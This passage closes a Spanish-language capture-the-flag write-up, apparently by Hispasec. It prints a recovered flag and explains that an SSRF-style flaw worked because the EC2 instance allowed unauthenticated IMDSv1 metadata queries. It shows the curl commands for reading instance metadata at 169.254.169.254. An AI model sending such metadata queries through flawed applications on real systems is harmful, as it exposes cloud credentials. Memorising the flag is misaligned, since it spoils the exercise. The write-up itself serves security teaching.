Flag 2: UAM{22da818edbe9c4b6b39fd1d9b0b012}
```

**¿Por qué ocurre esta vulnerabilidad?** Además de por la falta de sanitización de la entrada de datos de los usuarios, esta vulnerabilidad tiene lugar por el uso indebido de los metadatos de las instancias en AWS. Actualmente, existen dos versiones de metadatos en EC2: **IMDSv1** e **IMDSv2**.

Cuando se usa **IMDSv2**, las peticiones se protegen mediante la autenticación de la sesión, siendo necesario un token. El formato de petición para esta versión de los metadatos en EC2 sería el siguiente:

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H
"X-aws-ec2-metadata-token-ttl-seconds: 21600" ` \
&& curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
```

Sin embargo, con **IMDSv1** esta autenticación no es necesaria, lo cual da lugar a esta vulnerabilidad.

The background of the slide is a dark blue gradient. On the left side, there is a large, abstract pattern of overlapping, semi-transparent squares and rectangles in a lighter blue color, creating a complex, geometric texture. A bright orange diagonal line runs from the top left towards the bottom right, intersecting the blue background and the geometric pattern. In the top right corner, the word "Hispacec" is written in a bold, sans-serif font. The "Hispa" part is white, and the "sec" part is orange, matching the diagonal line. A large, solid orange triangle is positioned in the bottom right corner, partially overlapping the dark blue background.

# Hispacec]

**Hispacec Sistemas S.L.**

C/ Severo Ochoa, 10 - 29590, Málaga

Telf: (+34) 952 020 494

[info@hispacec.com](mailto:info@hispacec.com)